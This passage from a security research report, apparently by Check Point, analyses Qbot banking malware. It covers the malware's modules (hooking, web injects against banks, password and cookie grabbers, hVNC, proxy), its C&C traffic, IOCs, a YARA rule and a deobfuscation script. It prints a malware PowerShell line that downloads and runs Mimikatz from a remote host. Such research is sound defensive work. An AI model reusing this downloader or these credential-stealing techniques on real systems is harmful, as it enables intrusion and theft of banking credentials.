offset HttpOpenRequestA, 0>
hook_entry <2548h, 50Dh, offset hook_HttpOpenRequestW, \
offset HttpOpenRequestW, 0>
hook_entry <2548h, 1892h, offset hook_HttpSendRequestExW, \
offset HttpSendRequestExW, 0>
hook_entry <2548h, 0CDCh, offset hook_InternetWriteFile, \
offset InternetWriteFile, 0>
db 0

```

Figure 16 – Hooking module

**Web-Inject File** – The file provides the injector module with a list of websites and JavaScript code that will be injected if the victim visits any of these websites.

We can see the results of visiting one of the actor's targets – Chase Bank.



Figure 17 – HTML source code example for an injected target

**Password Grabber Module** – a large module that downloads Mimikatz and tries to harvest passwords.

```

10074943 align 4
10074944 moduleName db 'plugin_passgrabber',0
10074944 ; DATA XREF: DllEntryPoint+15fo
10074957 align 4
10074958 ; CHAR logDllLoadFailed[]
10074958 logDllLoadFailed db 'MyDllMain(): init_constants_lib() failed',0
10074958 ; DATA XREF: DllEntryPoint+32fo
10074981 align 4
10074984 ; CHAR logDllLoaded[]
10074984 logDllLoaded db 'MyDllMain(): got DLL_PROCESS_DETACH',0
10074984 ; DATA XREF: DllEntryPoint+64fo

mimikatzPowershellDownloader db 'wershell.exe "IEX (New-Object Net.WebClient).DownloadString('',27h
db 'https://onedrive.live.com/download.aspx?cid=CE32720D26AED2D5&auth
db 'Key=%21AJUhb1bcwLEzrrA&resid=CE32720D26AED2D5%21110&ithint=%2Eps1
db '27h,');IEX (New-Object Net.WebClient).DownloadString('',27h, 'https:
db '//onedrive.live.com/download.aspx?cid=CE32720D26AED2D5&authKey=%2
db '1AHHrhk9od50CBU&resid=CE32720D26AED2D5%21111&ithint=%2Eps1,27h,')'
db '; Invoke-MainWorker -Command '',27h, '%s',27h, '',0
db 0

```

Figure 18 – Password grabber module

**hVNC Plugin** – Allows controlling the victim machine through a remote VNC connection. That is, an external operator can perform bank transactions without the user's knowledge, even while he is logged into his computer. The module shares a high percentage of code with similar modules like TrickBot's hVNC.

```

.data:1002F1AC aVncdll132Dll db 'vncdll132.dll',0
.data:1002F1B9 aVncstartserver db 'VncStartServer',0
.data:1002F1C8 aVncstopserver db 'VncStopServer',0
.data:1002F1D6 db 0
.data:10069388 db 0
.data:1006938C aVncdll164Dll db 'vncdll164.dll',0
.data:10069399 aVncstartserver_0 db 'VncStartServer',0
.data:100693A8 aVncstopserver_0 db 'VncStopServer',0

```

Figure 19 – Hidden VNC plugin

**JS Updater Loader** – Decrypts and writes a Javascript updater script. Until recently, the script came as an encrypted resource inside the payload. Because the script contains encrypted hardcoded URLs, the new method makes it easier for the operator to push updated domains to the victims.

We wrote a Python script for ease URL extraction from a given script which can be observed in **Appendix C**.

```

1  var JZWHGFfICKUovTwcqpsxuPMylAdLhKRreQmNXan = "^F(!~y6 tNBUp3]'7?\\rYnq8iS&k+*[@r4}._%{_PdGCsLbv
2  var WcrApaqyDNEBJYsFkiXPVzHCeKGmnd = [30,209,169,70,19,94,218,169,69,20,30,217,186,92,31,17,209
3  function zYwDxaIkXZyApbrsSCuvqtMJRFPBicNthVndLjQ(GamIjsSrkdPVTqFyRWlZgzUBOuJoYXxvAnDc) {
4      var NVtQsLMdFYaBjcxOkpXnCKroDGPIZvwf= BURtaFnAOGTDsPy(LAomrtOEHFuMQg(UMqiWtntvkxdfCVhALBjmuSNs
5      var uMveOYKIFrVhHUmGPiTwaL= "0"+JZWHGFfICKUovTwcqpsxuPMylAdLhKRreQmNXan.charAt(50)+JZWHGFfICKU
6      for (var i= 0; i<NVtQsLMdFYaBjcxOkpXnCKroDGPIZvwf.length; i++) {
7          var c= NVtQsLMdFYaBjcxOkpXnCKroDGPIZvwf.charCodeAt(i);
8          hex+= uMveOYKIFrVhHUmGPiTwaL.charAt((c>>4)&0xF) + uMveOYKIFrVhHUmGPiTwaL.charAt(c&0xF);
9      }
10     return hex;
11 }
12 function BURtaFnAOGTDsPy(ints) {

```

Figure 20 – JS updater script example

**Cookie Grabber Module** – targets popular browsers: IE, Edge, Chrome, and Firefox.

```

95913A      align 4
95913C  aOpenwrite      db 'OpenWrite',0      ; DATA XREF: .rdata:1005CE8C4o
959146      align 4
959148  aOpenread      db 'OpenRead',0      ; DATA XREF: .rdata:1005CE884o
959151      align 4
959154  aReopenidx      db 'ReopenIdx',0      ; DATA XREF: .rdata:1005CE844o
95915E      align 10h
959160  aSetcookie      db 'SetCookie',0      ; DATA XREF: .rdata:1005CE804o
95916A      align 4
95916C  aReadcookie     db 'ReadCookie',0      ; DATA XREF: .rdata:1005CE7C4o
959177      align 4
959178  aCount      db 'Count',0      ; DATA XREF: .rdata:1005CE784o

100577D0 ; const CHAR aAppFirefox[]
100577D0  aAppFirefox      db 'app=[firefox]',0      ; DATA XREF: sub_10001B73+3284o
100577DF      align 10h
100577E0  aMozillaFirefox:      ; DATA XREF: sub_10001F0D+1A4o
100577E0      text "UTF-16LE", '\Mozilla\Firefox\Profiles',0
10057814  aCookiesSqlite:      ; DATA XREF: sub_10001F0D+294o
10057814      text "UTF-16LE", 'cookies.sqlite',0
10057832      align 4
10057834 ; const WCHAR Name

```

Figure 21 – Cookie grabber module

We can identify these modules through a traffic capture program:

<b>Executable Update</b>	HTTPS	67.209.195.198:3389	/t3	640
	HTTP	Tunnel to 67.209.195.198:3389		639
	HTTPS	67.209.195.198:3389	/t3	1,247,652
<b>Email Collector Module</b>	HTTP	Tunnel to 67.209.195.198:3389		639
	HTTPS	67.209.195.198:3389	/t3	41
	HTTP	Tunnel to 67.209.195.198:3389		639
<b>Hooking Module</b>	HTTPS	67.209.195.198:3389	/t3	416,096
	HTTP	Tunnel to 67.209.195.198:3389		639
	HTTPS	67.209.195.198:3389	/t3	41
<b>Web-Inject File</b>	HTTP	Tunnel to 67.209.195.198:3389		639
	HTTPS	67.209.195.198:3389	/t3	864
	HTTP	Tunnel to 67.209.195.198:3389		639
<b>Password Grabber Module</b>	HTTPS	67.209.195.198:3389	/t3	41
	HTTP	Tunnel to 67.209.195.198:3389		639
	HTTPS	67.209.195.198:3389	/t3	41
<b>hVNC Plugin</b>	HTTP	Tunnel to 67.209.195.198:3389		639
	HTTPS	67.209.195.198:3389	/t3	729,716
	HTTP	Tunnel to 67.209.195.198:3389		639
<b>Cookie Grabber Module</b>	HTTPS	67.209.195.198:3389	/t3	41
	HTTP	Tunnel to 67.209.195.198:3389		639
	HTTPS	67.209.195.198:3389	/t3	41
<b>JS Updater Loader</b>	HTTP	Tunnel to 67.209.195.198:3389		639
	HTTPS	67.209.195.198:3389	/t3	189,404
	HTTP	Tunnel to 67.209.195.198:3389		639
<b>JS Updater Loader</b>	HTTPS	67.209.195.198:3389	/t3	826,016
	HTTP	Tunnel to 67.209.195.198:3389		639
	HTTPS	67.209.195.198:3389	/t3	41
<b>JS Updater Loader</b>	HTTP	Tunnel to 67.209.195.198:3389		639
	HTTPS	67.209.195.198:3389	/t3	575,096
	HTTP	Tunnel to 67.209.195.198:3389		132
<b>JS Updater Loader</b>	HTTPS	67.209.195.198:3389	/t3	41
	HTTP	Tunnel to 67.209.195.198:3389		639
	HTTPS	67.209.195.198:3389	/t3	41
<b>JS Updater Loader</b>	HTTP	Tunnel to 67.209.195.198:3389		639
	HTTPS	67.209.195.198:3389	/t3	810,920
	HTTP	Tunnel to 67.209.195.198:3389		639
<b>JS Updater Loader</b>	HTTPS	67.209.195.198:3389	/t3	41
	HTTP	Tunnel to 67.209.195.198:3389		639
	HTTPS	67.209.195.198:3389	/t3	41
<b>JS Updater Loader</b>	HTTP	Tunnel to 67.209.195.198:3389		639
	HTTPS	67.209.195.198:3389	/t3	67,612
	HTTP	Tunnel to 67.209.195.198:3389		639
<b>JS Updater Loader</b>	HTTPS	67.209.195.198:3389	/t3	41
	HTTP	Tunnel to 67.209.195.198:3389		639
	HTTPS	67.209.195.198:3389	/t3	41

Figure 22 – Downloaded modules in Fiddler

Once the victim has been infected, their computer is compromised, and they are also a potential threat to other computers in the local network because of Qbot's lateral movement capabilities. The malware then checks whether the victim can also be a potential bot as part of Qbot's infrastructure.

## From a Victim to a Bot

McAfee has published a great [article](#) 3 years ago in which they covered important details regarding the bot proxy module. To understand the complete infection chain process we felt there is more to discover regarding that module, and ways of fetching it.

To reach that goal, we started analyzing Qbot's efforts of converting an innocent victim machine into an active bot, and being part of the C&C infrastructure. To do so, the malware does the following:

- Execute shell commands to allow incoming connections in the host firewall.
- Sending crafted UPnP commands to allow port forwarding.
- Whenever it creates the opened ports list, the program verifies whether the incoming connection is really allowed by sending the next message to a remote bot and waiting for a connection.
  - URL – `https://<BOT_IP>:<BOT_PORT>/bot_serv`
  - Sample payload:
    - `cmd=1&msg=J3zeJrBLh2sGU4q10EIr9MncSBCnK&ports=443,995,993,465,990,22,2222,2078,2083,2087,1194,8443,20,21,53,80,3389,6881,6882,6883,32100,32101,32102,32103,50000,50001,50002,50003,50010,61200,61201,61202`
- The remote bot tries to connect using the specified ports to the victim. If the victim receives the data they expected ( msg variable), then it's a sign of a successful incoming connection.

- Remove the port listening.

When the program finishes verifying its potential ports, it forms message code 8 and sends it to the C&C server:

```

1.  {
2.      "8": 8, // MSG code
3.      "1": 17, // Network protocol version
4.      "2": "jnugfv895664", // Victim BOT ID
5.      "4": 3,
6.      "5": 111,
7.      "55": 270544960, // External IP of the potential bot
8.      "56": [443, 995, 993, 465, 990, 22, 2222, 2078, 2083, 2087, 1194, 8443, 20, 21, 53, 80, 3389, 6881,
        6882, 6883, 32100, 32101, 32102, 32103, 50000, 50001, 50002, 50003, 50010, 61200, 61201, 61202] //
        Potential ports
9.  }

```

When the program does this specific process, we could observe that on the next command execution request, we will receive a proxy module installation with the relevant port to listen:

```

1.  {
2.      "8": 6, // MSG code
3.      ...
4.      "19": 25, // command ID
5.      "20": ["TVqQAAM...=", "prt=443", "n=jnugfv895664"], // command payload
6.      ...
7.  }

```

We can visualize the process with the next diagram, and observe it through a traffic capture program:




Figure 23 – Network flow for proxy module download

200	HTTPS	1.40.42.4	/t3	1,092
200	HTTP	Tunnel to	cdn.speedof.me:443	676
403	HTTPS	cdn.speedof.me	/sample4096k.bin?r=0.277...	345
200	HTTP	Tunnel to	1.40.42.4:443	0
200	HTTP	Tunnel to	1.40.42.4:443	0
200	HTTP	Tunnel to	1.40.42.4:443	659
200	HTTP	Tunnel to	1.40.42.4:443	0
<b>Open Ports</b>		1.40.42.4	/bot_serv	14
200	HTTP	Tunnel to	1.40.42.4:443	659
200	HTTP	Tunnel to	68.204.164.222:443	638
200	HTTPS	68.204.164.222	/t3	80
200	HTTPS	1.40.42.4	/t3	104
200	HTTP	Tunnel to	1.40.42.4:443	659
200	HTTP	Tunnel to	68.204.164.222:443	638
<b>Proxy Module</b>		1.40.42.4	/t3	2,906,600
200	HTTPS	68.204.164.222	/t3	108

Figure 24 – Downloaded proxy module in Fiddler



### Analyzing Proxy Module

The proxy module is loaded by `rundll32.exe`, and copied into its working folder – `C:\ProgramData\FilesystemMonitor\`. If it is given SYSTEM privileges, it creates a new service named `fsmon`, otherwise updates `CurrentVersion\Run` registry value.

Most of the module's codebase is taken from the following open-source libraries:

- `libcurl 7.47.1` for HTTP requests.
- `OpenSSL 1.0.2r 26 Feb 2019` – Used for certificate creation, and signature validation.
- `miniupnp` – For port opening.

It also contains 3 hard-coded IP addresses of the second-tier proxy server.

The module hasn't changed a lot since McAfee's publication 3 years ago. The changes we could find were:

- The service name, description, working folder, window name, and executable name has been changed. For example, the service name was changed from `hwmon` to `fsmon`.
- OpenSSL version has been upgraded from `1.0.2f` to `1.0.2r`.
- Updated Tier 2 Proxy servers.

One rather interesting feature of the proxy module is its control API. The threat group behind Qbot has developed a control API to the proxy which is independent of the malicious payload update mechanism. That API is also unique, mainly because it receives control messages by pushing and not by pulling, which could expose the bots to external actors' control.

The protocol is rather simple and can be observed in the next diagram:




Figure 25 – Network flow for proxy module control API

The signature is being verified against the hardcoded public key of the actor. Hence, unless we possess the private key, the protocol is extremely hard to break.

## Conclusion

This article analyzes two aspects of the threat – the campaign that leads to the infection of the victim, and the complex multi-layered malware which is constantly evolving. The article also covers several miscellaneous topics regarding its version history in the past year, decryption methods, communication samples, proxy server control API, and more.

These days Qbot is much more dangerous than it was previously – it has active malspam campaign which infects organizations, and it manages to use a “3rd party” infection infrastructure like Emotet’s to spread the threat even further. It seems like the threat group behind Qbot is evolving its techniques through the years, and Check Point Research hopes that the information in this article will help the researchers around the globe to mitigate and potentially stop Qbot’s activity.

Check Point [SandBlast Agent](#) protects against such attacks, and is capable of preventing them from the very first step.

## IOC

Many Qbot and VBS samples were analyzed during the research. We’re attaching the recent samples and modules from 22/06/2020.

### Hashes

9001DF2C853B4BA118433DD83C17617E7AA368B1 – VBS Dropper  
449F2B10320115E98B182204A4376DDC669E1369 – Qbot Sample SPX145  
F85A63CB462B8FD60DA35807C63CD13226907901 – Mail Collector Module Loader **[Decrypted]**  
B4BC69FF502AECB4BBC2FB9A3DFC0CA8CF99BA9E – Javascript Updater Loader **[Decrypted]**  
1AAA14A50C3C3F65269265C30D8AA05AD8695B1B – Javascript Updater **[Decrypted]**  
577522512506487C63A372BBDA77BE966C23CBD1 – Hooking Module Loader **[Decrypted]**  
75107AEE398EED78532652B462B77AE6FB576198 – Cookie Grabber Module **[Decrypted]**  
674685F3EC24C72458EDC11CF4F135E445B4185B – Password Grabber Module **[Decrypted]**  
BECD8F2D6289B51981F07D5FF52916104D764DD5 – hVNC Module **[Decrypted]**  
18E8971B2DE8EA3F8BB7E1462E414DA936425D4E – Proxy Module Loader **[Decrypted]**  
4C96D2BCE0E12F8591999D4E00498BCDB8A116DE – Proxy Module

### Domains and IPs

#### ZIP File URL

hxxps://factory-hot[.]com/bafmxby/CcdEhoQGHq.zip

#### VBS Dropper URLs

hxxp://kiesow-auto[.]de/foojapfsyds/5555555.png  
hxxp://test[.]africanamericangolfersdigest[.]com/kkmthjsvf/5555555.png  
hxxp://frankiptv[.]com/liehyidqtu/5555555.png  
hxxp://klubnika-malina[.]by/utgritefmjq/5555555.png  
hxxp://centr-toshiba[.]by/wogvynkombk/5555555.png  
hxxp://marokeconstruction[.]com[.]au/hhmzmlqct/5555555.png

#### Web-Inject URLs

hxxps://fortinet-cloud[.]com/wbj/br/content/chase/tom/ajax.js  
hxxps://fortinet-cloud[.]com/wbj/br/content/key/tom/ajax.js  
hxxps://fortinet-cloud[.]com/wbj/br/content/schwab/tom/schw.js  
hxxps://fortinet-cloud[.]com/wbj/br/content/bbt/tom/bbt.js  
hxxps://fortinet-cloud[.]com/wbj/att/js/AMAZON.js  
hxxps://fortinet-cloud[.]com/wbj/crt/uadmin/inj\_src/usa/amex2019/script.js  
hxxps://fortinet-cloud[.]com/wbj/crt/uadmin/inj\_src/usa/costco/costco.min.js  
hxxps://fortinet-cloud[.]com/wbj/crt/uadmin/inj\_src/usa/verizon/script.js  
hxxps://fortinet-cloud[.]com/wbj/crt/uadmin/gate.php  
hxxps://callunaconycatcher[.]com/bre/content/bmo/ins/bmo.js

hxxps://callunaconycatcher[.]com/bre/content/desjardins/ins/desjardins.js  
hxxps://callunaconycatcher[.]com/bre/content/rbc/ins/rbc.js  
hxxps://requirejscdn[.]com/\*  
hxxps://cersomab[.]com/lob.php

#### Mail Collector Remote Server

hxxps://82.118.22[.]125/bgate

#### Mimikatz URL Download

hxxps://onedrive.live[.]com/download.aspx?  
cid=CE32720D26AED2D5&authKey=%21AHHrhk9od50CBU&resid=CE32720D26AED2D5%21111&ithint=%2Eps1

#### Tier 2 Proxy Servers

46.228.199.235:443  
93.88.75.176:443  
207.244.112.112:443

#### Javascript Updater URLs

hxxp://backup.justthebooks[.]com/datacollectionsservice.php3  
hxxp://asn.crs.com[.]pa/datacollectionsservice.php3  
hxxp://chs.zarifbarbari[.]com/datacollectionsservice.php3

#### Bot List

79.115.207.120:443  
156.213.80.140:443  
189.160.203.110:443  
71.114.39.220:443  
189.236.166.167:443  
193.248.44.2:2222  
206.51.202.106:50003  
24.152.219.253:995  
2.50.47.97:2222  
108.49.221.180:443  
207.246.75.201:443  
80.240.26.178:443  
199.247.16.80:443  
207.255.161.8:2222  
69.92.54.95:995  
199.247.22.145:443  
2.50.171.142:443  
24.110.14.40:3389  
79.101.130.104:995  
94.52.160.116:443  
172.243.155.62:443  
188.192.75.8:443  
175.111.128.234:443  
74.129.18.56:443  
36.77.151.211:443  
203.45.104.33:443  
118.160.162.77:443  
86.126.97.183:2222

185.246.9.69:995  
140.82.21.191:443  
66.208.105.6:443  
206.183.190.53:993  
5.12.111.213:443  
72.177.157.217:995  
98.210.41.34:443  
98.242.36.86:443  
199.116.241.147:443  
49.144.81.46:8443  
75.110.250.89:995  
219.76.148.142:443  
70.174.3.241:443  
71.205.158.156:443  
78.96.192.26:443  
108.190.151.108:2222  
81.133.234.36:2222  
12.5.37.3:995  
210.61.141.92:443  
173.70.165.101:995  
5.13.84.186:995  
68.46.142.48:443  
188.27.6.170:443  
188.173.70.18:443  
86.124.13.101:443  
5.13.74.26:443  
68.190.152.98:443  
96.56.237.174:990  
175.143.12.8:443  
79.113.224.85:443  
2.51.240.61:995  
95.76.27.89:443  
5.12.243.211:443  
24.183.39.93:443  
86.124.228.254:443  
5.193.178.241:2078  
2.88.186.229:443  
108.227.161.27:995  
188.192.75.8:995  
98.32.60.217:443  
176.223.35.19:2222  
24.42.14.241:443  
70.95.118.217:443  
68.225.56.31:443  
191.84.11.112:443  
72.204.242.138:50001  
173.22.120.11:2222  
64.121.114.87:443  
68.60.221.169:465  
92.17.167.87:2222  
47.138.200.85:443  
71.187.7.239:443  
151.205.102.42:443  
72.179.13.59:443  
172.113.74.96:443  
5.193.61.212:2222

47.28.135.155:443  
188.26.243.186:443  
41.228.206.99:443  
117.218.208.239:443  
203.122.7.82:443  
39.36.61.58:995  
49.207.105.25:443  
59.124.10.133:443  
89.44.196.211:443  
79.117.129.171:21  
24.110.96.149:443  
184.90.139.176:2222  
82.79.67.68:443  
86.153.98.35:2222  
101.108.4.251:443  
209.182.122.217:443  
89.32.220.79:443  
104.50.141.139:995  
85.204.189.105:443  
94.10.81.239:443  
211.24.72.253:443  
110.142.205.182:443  
86.124.105.88:443  
72.90.243.117:0  
41.225.231.43:443  
87.65.204.240:995  
62.121.123.57:443  
47.153.115.154:990  
66.30.92.147:443  
49.191.4.245:443  
47.180.66.10:443  
97.93.211.17:443  
65.100.247.6:2083  
65.131.43.76:995  
45.45.51.182:2222  
98.219.77.197:443  
166.62.180.194:2078  
72.16.212.108:995  
73.217.4.42:443  
76.187.8.160:443  
67.182.188.217:443  
37.182.238.170:2222  
117.216.227.70:443  
74.222.204.82:443  
89.137.77.237:443  
82.77.169.118:2222  
188.27.36.190:443  
108.39.93.45:443  
72.181.9.163:443  
58.233.220.182:443  
73.137.187.150:443  
97.127.144.203:2222  
103.76.160.110:443  
37.156.243.67:995  
67.246.16.250:995  
182.185.7.220:995

```
82.81.172.21:443
117.199.6.105:443
216.163.4.132:443
199.102.55.87:53
96.244.45.155:443
122.147.204.4:443
89.45.107.209:443
35.142.12.163:2222
73.94.229.115:443
165.0.3.95:995
```

## Other IOC

### Proxy Service Name

fsmon

### Proxy Service Display name

Filesystem Monitor

### Proxy File Paths

```
C:\ProgramData\FilesystemMonitor\fsmonitor.dll
C:\ProgramData\FilesystemMonitor\fsmonitor.ini
```

### Proxy Executable Command Line

```
C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\FilesystemMonitor\fsmonitor.dll",FsMonServerMainNT
C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\FilesystemMonitor\fsmonitor.dll",#1
```

### Proxy RSA Public Key

```
-----BEGIN RSA PUBLIC KEY-----
MIIBCgKCAQEA4zJC+A08v7U9WGOdqqMn9CPrdgoz//B+f/xxb4UnSNM1NJ1RwTG
N2jf6JRRD2gZz9735DU4I9F1IDEiRDdNn40xX76L5eKe2GF4/etZ23DfuomMNXVw
qwYcO8A7zjzG0+ybQH35eNoYJMDwPOBwb/nHB1PNWXoyv7u8EzScENMBpfKWuMW
UgmV08du1HPPyi9fjSsY3DLo5zNE6A8UEk2e2R2UkmiDbENOARgsfwHosyqEcBGc
Pk/+EismU1rsabaQV/sHw1zQQ9vAH+27d/T13hCuIgg1B3vRYFIrPkJYAdaxOwto
AHn0rjeAN4tEIdDQ10RCriEmnNEBfxA9BwIDAQAB
-----END RSA PUBLIC KEY-----
```

## Appendix

### Appendix A: YARA Rule for VBS Hunting

```
1. rule qbot_vbs
2. {
3.     meta:
4.         description = "Catches QBot VBS files"
5.         author = "Alex Ilgayev"
6.         date = "2020-06-07"
7.     strings:
8.         $s3 = "ms.Send"
9.         $s4 = "for i=1 to 6"
10.        $s5 = "if ms.readyState = 4 Then"
11.        $s6 = "if len(ms.responseBody) <> 0 then"
12.        $s7 = /if left\(ms.responseText, \w*?\) = \"MZ\" then/
13.
14.    condition:
15.        filesize > 20MB and $s3 and $s4 and $s5 and $s6 and $s7
16. }
```

## Appendix B: VBS URL Extraction Script

```

1.  """Qbot VBS URL extractor and de-obfuscator.
2.
3.  This script is for research purposes, and far from production ready (missing exception handling and
   more).
4.
5.  """
6.  import re
7.  import os
8.  import sys
9.
10.
11. def remove_additions(lines):
12.     """Removes stub calculations.
13.     Example:
14.     IZLmoJg = 277 + 15 + 23 + 468 - 345 - 18 - 471 - 15 + 617
15.     Will be replaced with:
16.     IZLmoJg = 551
17.
18.     Args:
19.         lines (list): List of lines.
20.
21.     Returns:
22.         list: List of modified lines.
23.     """
24.     pattern = r'([0-9]{1,15} [\+, \- ]+[0-9]{1,15})'
25.     new_file = []
26.
27.     for line in lines:
28.         line = line.strip()
29.
30.         res = re.search(pattern, line)
31.         if res:
32.             new_line = re.sub(pattern, lambda x: str(eval(x.group(1))), line)
33.         else:
34.             new_line = line
35.             new_file.append(new_line)
36.     return new_file
37.
38. def remove_chr(lines):
39.     """Replaces "chr(*)" with their respective characters.
40.
41.     Args:
42.         lines (list): List of lines.
43.
44.     Returns:
45.         list: List of modified lines.
46.     """
47.     pattern = r'[c,C]hr\((\d?\d?\d?)\)'
48.     new_file = []
49.
50.     for line in lines:
51.         line = line.strip()
52.
53.         res = re.search(pattern, line)
54.         if res:
55.             new_line = re.sub(pattern, lambda match: '"' + str(chr(int(match.group(1)))) + '"', line)
56.         else:
57.             new_line = line
58.             new_file.append(new_line)
59.     return new_file
60.
61. def remove_replace(lines):
62.     """Replaces "replace(*)" with its respective string.
63.
64.     Args:
65.         lines (list): List of lines.
66.
67.     Returns:
68.         list: List of modified lines.
69.     """
70.     pattern = r'replace\("\d+(\d?)\d?", "\d+(\d?)\d?", "\d+(\d?)\d?"\)'
71.     new_file = []
72.
73.     for line in lines:
74.         line = line.strip()

```

```

75.
76.         res = re.search(pattern, line)
77.         if res:
78.             new_line = re.sub(pattern,
79.                               lambda match: '\"' + match.group(1).replace(match.group(2), match.group(3)) + '\"'
80.                               ,line)
81.         else:
82.             new_line = line
83.         new_file.append(new_line)
84.     return new_file
85.
86. def remove_concat(lines):
87.     """Replaces the VB concatenation sign "&" with the result string.
88.
89.     Args:
90.         lines (list): List of lines.
91.
92.     Returns:
93.         list: List of modified lines.
94.     """
95.     pattern = r'\"(.*)\"&\"(.*)\"'
96.     new_file = []
97.
98.     for line in lines:
99.         line = line.strip()
100.
101.         res = re.search(pattern, line)
102.         if res:
103.             new_line = re.sub(pattern,
104.                               lambda match: '\"' + match.group(1) + match.group(2) + '\"'
105.                               ,line)
106.         else:
107.             new_line = line
108.         new_file.append(new_line)
109.     return new_file
110.
111. def remove_trailing_zeros(lines):
112.     """Removes all trailing NULL bytes from a file.
113.
114.     Args:
115.         lines (list): List of lines.
116.
117.     Returns:
118.         list: List of modified lines.
119.     """
120.     new_file = []
121.
122.     for line in lines:
123.         if len(line) > 0 and line[0] == '\\x00':
124.             continue
125.         new_file.append(line)
126.     return new_file
127.
128. def deobfuscate_file(fpath_in, fpath_out):
129.     """Converts Qbot VBS script into it's deobfuscated form.
130.     Main changes are:
131.     - removing stub calculations
132.     - converting "chr(*)" into their respective characters.
133.     - converting "replace(*)" into its respective string.
134.     - converting VB concatenations ("&") into the final string.
135.     - removing trailing NULL bytes.
136.
137.     Args:
138.         fpath_in (str): Input VBS file path.
139.         fpath_out (str): Output file path.
140.     """
141.     try:
142.         with open(fpath_in, 'r') as f_in:
143.             in_data = f_in.read()
144.     except:
145.         return None
146.
147.     lines = in_data.split('\\n')
148.
149.     lines = remove_additions(lines)
150.     lines = remove_chr(lines)
151.     lines = remove_replace(lines)

```



```
152.         for _ in range(100):
153.             lines = remove_concat(lines)
154.         lines = remove_trailing_zeros(lines)
155.
156.         new_file_joined = '\n'.join(lines)
157.
158.         try:
159.             with open(fpath_out, 'w') as f_out:
160.                 f_out.write(new_file_joined)
161.         except:
162.             return None
163.
164.     def decrypt_data(enc_str, keys):
165.         """Decrypts long blob of text data.
166.         decryption method is looking for patterns of decimal numbers,
167.         and xor them with the key.
168.         do that with three different keys.
169.
170.         Arguments:
171.             enc_str {string} -- encrypted data
172.             key1 {int} -- first key
173.             key2 {int} -- second key
174.             key3 {int} -- third key
175.         """
176.     def _decrypt_data_inner(str_param, key_param):
177.         """Helper method. actual decryption.
178.         """
179.         numbers = ""
180.         ret_decrypted = ""
181.         f = True
182.         for i in range(len(str_param)):
183.             if '0' <= str_param[i] <= '9':
184.                 numbers = numbers + str_param[i]
185.                 f = True
186.             else:
187.                 if f:
188.                     try:
189.                         enc_ch = int(numbers)
190.                     except:
191.                         break
192.                     dec_ch = enc_ch ^ key_param
193.                     ret_decrypted = ret_decrypted + chr(dec_ch)
194.                     numbers = ""
195.                     f = False
196.         return ret_decrypted
197.
198.     key1 = keys[0]
199.     key2 = keys[1]
200.     key3 = keys[2]
201.     enc_str = _decrypt_data_inner(enc_str, key1)
202.     enc_str = _decrypt_data_inner(enc_str, key2)
203.     return _decrypt_data_inner(enc_str, key3)
204.
205.
206.     class qbot_vbs(object):
207.         """Encapsulates qbot VBS artifacts.
208.         These artifacts are used for extraction.
209.         """
210.         num_urls = 0
211.         enc_str = None
212.         key_str = None
213.         seed = 0
214.         key_idxs = [None, None, None]
215.
216.         def __init__(self, data):
217.             self.data = data
218.             self.lines = data.split('\n')
219.
